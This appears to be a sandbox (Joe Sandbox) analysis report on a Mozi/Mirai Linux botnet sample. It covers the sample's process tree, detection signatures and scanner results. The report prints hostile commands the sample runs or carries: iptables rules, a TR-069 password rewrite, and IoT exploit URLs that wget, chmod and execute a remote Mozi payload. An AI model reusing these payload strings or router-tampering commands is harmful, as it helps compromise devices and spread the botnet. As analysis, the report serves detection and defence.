ID: 562113
Sample Name: Mozi.m.3
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 13:56:42
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Linux Analysis Report


Mozi.m.3

Overview

General Information

Sample Name:	Mozi.m.3
Analysis ID:	562113
MD5:	eec5c6c219535f…
SHA1:	292559e94f1c04..
SHA256:	12013662c71da6..
Infos:	

Detection




Mirai

Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Antivirus / Scanner detection for sub…
- Snort IDS alert for network traffic (e…
- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Antivirus detection for dropped file
- Sample tries to persist itself using S…
- Opens /proc/net/* files useful for fin…
- Sample tries to persist itself using /…
- Connects to many ports of the same…
- Drops files in suspicious directories
- Uses known network protocols on n…

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely that the sample will exhibit less behavior.

Static ELF header machine description suggests that the sample might not execute correctly on this machine.

Static ELF header machine description suggests that the sample might only run correctly on MIPS or ARM architectures.

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562113
Start date:	28.01.2022
Start time:	13:56:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Mozi.m.3
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.evad.lin3@0/486@5/0

Warnings

Runtime Messages

Command:	/tmp/Mozi.m.3
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	

Standard Error:	telnetd: no process found utelnetd: no process found scfgmgr: no process found Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 /bin/sh: 1: cfgtool: not found /bin/sh: 1: cfgtool: not found Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 Unsupported ioctl: cmd=0xffffffff80045705 qemu: uncaught target signal 4 (Illegal instruction) - core dumped Unsupported ioctl: cmd=0xffffffff80045705

Process Tree

- **system is lnxubuntu20**
- Mozi.m.3 (PID: 5220, Parent: 5118, MD5: 5ebfcae4fe2471fcc5695c2394773ff1) Arguments: /tmp/Mozi.m.3
  - Mozi.m.3 New Fork (PID: 5222, Parent: 5220)
    - Mozi.m.3 New Fork (PID: 5224, Parent: 5222)
      - Mozi.m.3 New Fork (PID: 5226, Parent: 5224)
      - sh (PID: 5226, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "killall -9 telnetd utelnetd scfgmgr"
        - sh New Fork (PID: 5229, Parent: 5226)
        - killall (PID: 5229, Parent: 5226, MD5: cd2adedbee501869ac691b88af39cd8b) Arguments: killall -9 telnetd utelnetd scfgmgr
      - Mozi.m.3 New Fork (PID: 5230, Parent: 5224)
      - Mozi.m.3 New Fork (PID: 5232, Parent: 5224)
      - Mozi.m.3 New Fork (PID: 5234, Parent: 5224)
        - Mozi.m.3 New Fork (PID: 5251, Parent: 5234)
        - sh (PID: 5251, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 41039 -j ACCEPT"
          - sh New Fork (PID: 5255, Parent: 5251)
          - iptables (PID: 5255, Parent: 5251, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 41039 -j ACCEPT
        - Mozi.m.3 New Fork (PID: 5260, Parent: 5234)
        - sh (PID: 5260, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 41039 -j ACCEPT"
          - sh New Fork (PID: 5262, Parent: 5260)
          - iptables (PID: 5262, Parent: 5260, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 41039 -j ACCEPT
        - Mozi.m.3 New Fork (PID: 5263, Parent: 5234)
        - sh (PID: 5263, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p tcp --destination-port 41039 -j ACCEPT"
          - sh New Fork (PID: 5265, Parent: 5263)
          - iptables (PID: 5265, Parent: 5263, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I PREROUTING -t nat -p tcp --destination-port 41039 -j ACCEPT
        - Mozi.m.3 New Fork (PID: 5268, Parent: 5234)
        - sh (PID: 5268, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --source-port 41039 -j ACCEPT"
          - sh New Fork (PID: 5270, Parent: 5268)
          - iptables (PID: 5270, Parent: 5268, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I POSTROUTING -t nat -p tcp --source-port 41039 -j ACCEPT
        - Mozi.m.3 New Fork (PID: 5271, Parent: 5234)
        - sh (PID: 5271, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 41039 -j ACCEPT"
          - sh New Fork (PID: 5273, Parent: 5271)
          - iptables (PID: 5273, Parent: 5271, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 41039 -j ACCEPT
        - Mozi.m.3 New Fork (PID: 5274, Parent: 5234)
        - sh (PID: 5274, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 41039 -j ACCEPT"
          - sh New Fork (PID: 5276, Parent: 5274)
          - iptables (PID: 5276, Parent: 5274, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 41039 -j ACCEPT
        - Mozi.m.3 New Fork (PID: 5277, Parent: 5234)
        - sh (PID: 5277, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p tcp --dport 41039 -j ACCEPT"
          - sh New Fork (PID: 5279, Parent: 5277)
          - iptables (PID: 5279, Parent: 5277, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I PREROUTING -t nat -p tcp --dport 41039 -j ACCEPT
        - Mozi.m.3 New Fork (PID: 5280, Parent: 5234)
        - sh (PID: 5280, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p tcp --sport 41039 -j ACCEPT"
          - sh New Fork (PID: 5282, Parent: 5280)
          - iptables (PID: 5282, Parent: 5280, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I POSTROUTING -t nat -p tcp --sport 41039 -j ACCEPT
      - Mozi.m.3 New Fork (PID: 5238, Parent: 5224)
      - Mozi.m.3 New Fork (PID: 5242, Parent: 5224)
      - Mozi.m.3 New Fork (PID: 5249, Parent: 5224)
      - Mozi.m.3 New Fork (PID: 5285, Parent: 5224)
      - sh (PID: 5285, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 58000 -j DROP"
        - sh New Fork (PID: 5287, Parent: 5285)
        - iptables (PID: 5287, Parent: 5285, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 58000 -j DROP
      - Mozi.m.3 New Fork (PID: 5288, Parent: 5224)
      - sh (PID: 5288, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 58000 -j DROP"
        - sh New Fork (PID: 5290, Parent: 5288)
        - iptables (PID: 5290, Parent: 5288, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 58000 -j DROP
      - Mozi.m.3 New Fork (PID: 5291, Parent: 5224)
      - sh (PID: 5291, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 58000 -j DROP"
        - sh New Fork (PID: 5293, Parent: 5291)
        - iptables (PID: 5293, Parent: 5291, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 58000 -j DROP
      - Mozi.m.3 New Fork (PID: 5294, Parent: 5224)
      - sh (PID: 5294, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 58000 -j DROP"
        - sh New Fork (PID: 5296, Parent: 5294)
        - iptables (PID: 5296, Parent: 5294, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 58000 -j DROP
      - Mozi.m.3 New Fork (PID: 5297, Parent: 5224)

- sh (PID: 5297, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer URL \"http://127.0.0.1\""
- Mozi.m.3 New Fork (PID: 5299, Parent: 5224)
- sh (PID: 5299, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "cfgtool set /mnt/jffs2/hw_ctree.xml InternetGatewayDevice.ManagementServer ConnectionRequestPassword \"acsMozi\""
- Mozi.m.3 New Fork (PID: 5301, Parent: 5224)
- sh (PID: 5301, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 35000 -j DROP"
  - sh New Fork (PID: 5303, Parent: 5301)
  - iptables (PID: 5303, Parent: 5301, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 35000 -j DROP
- Mozi.m.3 New Fork (PID: 5304, Parent: 5224)
- sh (PID: 5304, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 50023 -j DROP"
  - sh New Fork (PID: 5306, Parent: 5304)
  - iptables (PID: 5306, Parent: 5304, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 50023 -j DROP
- Mozi.m.3 New Fork (PID: 5307, Parent: 5224)
- sh (PID: 5307, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 50023 -j DROP"
  - sh New Fork (PID: 5309, Parent: 5307)
  - iptables (PID: 5309, Parent: 5307, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 50023 -j DROP
- Mozi.m.3 New Fork (PID: 5310, Parent: 5224)
- sh (PID: 5310, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 35000 -j DROP"
  - sh New Fork (PID: 5312, Parent: 5310)
  - iptables (PID: 5312, Parent: 5310, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 35000 -j DROP
- Mozi.m.3 New Fork (PID: 5313, Parent: 5224)
- sh (PID: 5313, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --destination-port 7547 -j DROP"
  - sh New Fork (PID: 5315, Parent: 5313)
  - iptables (PID: 5315, Parent: 5313, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --destination-port 7547 -j DROP
- Mozi.m.3 New Fork (PID: 5316, Parent: 5224)
- sh (PID: 5316, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --source-port 7547 -j DROP"
  - sh New Fork (PID: 5318, Parent: 5316)
  - iptables (PID: 5318, Parent: 5316, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --source-port 7547 -j DROP
- Mozi.m.3 New Fork (PID: 5319, Parent: 5224)
- sh (PID: 5319, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 35000 -j DROP"
  - sh New Fork (PID: 5321, Parent: 5319)
  - iptables (PID: 5321, Parent: 5319, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 35000 -j DROP
- Mozi.m.3 New Fork (PID: 5322, Parent: 5224)
- sh (PID: 5322, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 50023 -j DROP"
  - sh New Fork (PID: 5324, Parent: 5322)
  - iptables (PID: 5324, Parent: 5322, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 50023 -j DROP
- Mozi.m.3 New Fork (PID: 5325, Parent: 5224)
- sh (PID: 5325, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 50023 -j DROP"
  - sh New Fork (PID: 5327, Parent: 5325)
  - iptables (PID: 5327, Parent: 5325, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 50023 -j DROP
- Mozi.m.3 New Fork (PID: 5328, Parent: 5224)
- sh (PID: 5328, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 35000 -j DROP"
  - sh New Fork (PID: 5330, Parent: 5328)
  - iptables (PID: 5330, Parent: 5328, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 35000 -j DROP
- Mozi.m.3 New Fork (PID: 5332, Parent: 5224)
- sh (PID: 5332, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p tcp --dport 7547 -j DROP"
  - sh New Fork (PID: 5334, Parent: 5332)
  - iptables (PID: 5334, Parent: 5332, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p tcp --dport 7547 -j DROP
- Mozi.m.3 New Fork (PID: 5335, Parent: 5224)
- sh (PID: 5335, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p tcp --sport 7547 -j DROP"
  - sh New Fork (PID: 5337, Parent: 5335)
  - iptables (PID: 5337, Parent: 5335, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p tcp --sport 7547 -j DROP
- Mozi.m.3 New Fork (PID: 5347, Parent: 5224)
- sh (PID: 5347, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p udp --destination-port 4000 -j ACCEPT"
  - sh New Fork (PID: 5349, Parent: 5347)
  - iptables (PID: 5349, Parent: 5347, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p udp --destination-port 4000 -j ACCEPT
- Mozi.m.3 New Fork (PID: 5350, Parent: 5224)
- sh (PID: 5350, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p udp --source-port 4000 -j ACCEPT"
  - sh New Fork (PID: 5352, Parent: 5350)
  - iptables (PID: 5352, Parent: 5350, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p udp --source-port 4000 -j ACCEPT
- Mozi.m.3 New Fork (PID: 5353, Parent: 5224)
- sh (PID: 5353, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p udp --destination-port 4000 -j ACCEPT"
  - sh New Fork (PID: 5355, Parent: 5353)
  - iptables (PID: 5355, Parent: 5353, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I PREROUTING -t nat -p udp --destination-port 4000 -j ACCEPT
- Mozi.m.3 New Fork (PID: 5356, Parent: 5224)
- sh (PID: 5356, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p udp --source-port 4000 -j ACCEPT"
  - sh New Fork (PID: 5358, Parent: 5356)
  - iptables (PID: 5358, Parent: 5356, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I POSTROUTING -t nat -p udp --source-port 4000 -j ACCEPT
- Mozi.m.3 New Fork (PID: 5359, Parent: 5224)
- sh (PID: 5359, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I INPUT -p udp --dport 4000 -j ACCEPT"
  - sh New Fork (PID: 5361, Parent: 5359)
  - iptables (PID: 5361, Parent: 5359, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I INPUT -p udp --dport 4000 -j ACCEPT
- Mozi.m.3 New Fork (PID: 5362, Parent: 5224)
- sh (PID: 5362, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I OUTPUT -p udp --sport 4000 -j ACCEPT"
  - sh New Fork (PID: 5364, Parent: 5362)
  - iptables (PID: 5364, Parent: 5362, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I OUTPUT -p udp --sport 4000 -j ACCEPT
- Mozi.m.3 New Fork (PID: 5365, Parent: 5224)
- sh (PID: 5365, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I PREROUTING -t nat -p udp --dport 4000 -j ACCEPT"
  - sh New Fork (PID: 5367, Parent: 5365)
  - iptables (PID: 5367, Parent: 5365, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I PREROUTING -t nat -p udp --dport 4000 -j ACCEPT
- Mozi.m.3 New Fork (PID: 5368, Parent: 5224)
- sh (PID: 5368, Parent: 5224, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /bin/sh -c "iptables -I POSTROUTING -t nat -p udp --sport 4000 -j ACCEPT"
  - sh New Fork (PID: 5370, Parent: 5368)
  - iptables (PID: 5370, Parent: 5368, MD5: 1ab05fef765b6342cdfadaa5275b33af) Arguments: iptables -I POSTROUTING -t nat -p udp --sport 4000 -j ACCEPT

- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Mozi.m.3	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
Mozi.m.3	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
Mozi.m.3	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
Mozi.m.3	JoeSecurity_Mirai_6	Yara detected Mirai	Joe Security	
Mozi.m.3	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
/usr/networks	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
/usr/networks	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_6	Yara detected Mirai	Joe Security	
/usr/networks	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5222.1.0000000078984474.00000000a6149ca3.rw-.sdmp	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	
5220.1.0000000078984474.00000000a6149ca3.rw-.sdmp	JoeSecurity_Mirai_4	Yara detected Mirai	Joe Security	
5220.1.00000000de7858ea.00000000135d740d.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x37450:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x374c0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37530:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x375a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x37610:$xo1: oMXKNNC\x0D\x17\x0C\x12
5220.1.00000000de7858ea.00000000135d740d.r-x.sdmp	JoeSecurity_Mirai_5	Yara detected Mirai	Joe Security	
5220.1.00000000de7858ea.00000000135d740d.r-x.sdmp	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	

Click to see the 14 entries

Jbx Signature Overview

AV Detection

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

Spreading

Opens /proc/net/* files useful for finding connected devices and routers

Found strings indicative of a multi-platform dropper

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

Persistence and Installation Behavior

Sample tries to persist itself using System V runlevels

Sample tries to persist itself using /etc/profile

Sample reads /proc/mounts (often used for finding a writable filesystem)

Terminates several processes with shell command 'killall'

Hooking and other Techniques for Hiding and Protection

Drops files in suspicious directories

Uses known network protocols on non-standard ports

Stealing of Sensitive Information

Yara detected Mirai

Remote Access Functionality

Yara detected Mirai


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 .bash_profile and .bashrc	1 .bash_profile and .bashrc	1 Masquerading	1 OS Credential Dumping	1 1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Scripting	1 At (Linux)	1 At (Linux)	1 File and Directory Permissions Modification	1 Brute Force	1 Remote System Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 2 Scripting	Security Account Manager	1 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	1 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	4 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	5 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Mozi.m.3	65%	Virustotal		Browse
Mozi.m.3	69%	Metadefender		Browse
Mozi.m.3	75%	ReversingLabs	Linux.Trojan.Mirai	
Mozi.m.3	100%	Avira	LINUX/Mirai.lldau	

Dropped Files

Source	Detection	Scanner	Label	Link
/usr/networks	100%	Avira	LINUX/Mirai.lldau	

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pastebin.ca)	0%	Avira URL Cloud	safe	
http://%s:%d/bin.sh;chmod	0%	Avira URL Cloud	safe	
http://13.35.5.125:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.a;chmod	0%	Avira URL Cloud	safe	
http://%s:%d/Mozi.m;$	0%	Avira URL Cloud	safe	
http://154.93.41.99:37215/ctrlt/DeviceUpgrade_1	0%	Avira URL Cloud	safe	
http://87.17.124.195:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
http://154.209.180.104:80/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	0%	Avira URL Cloud	safe	
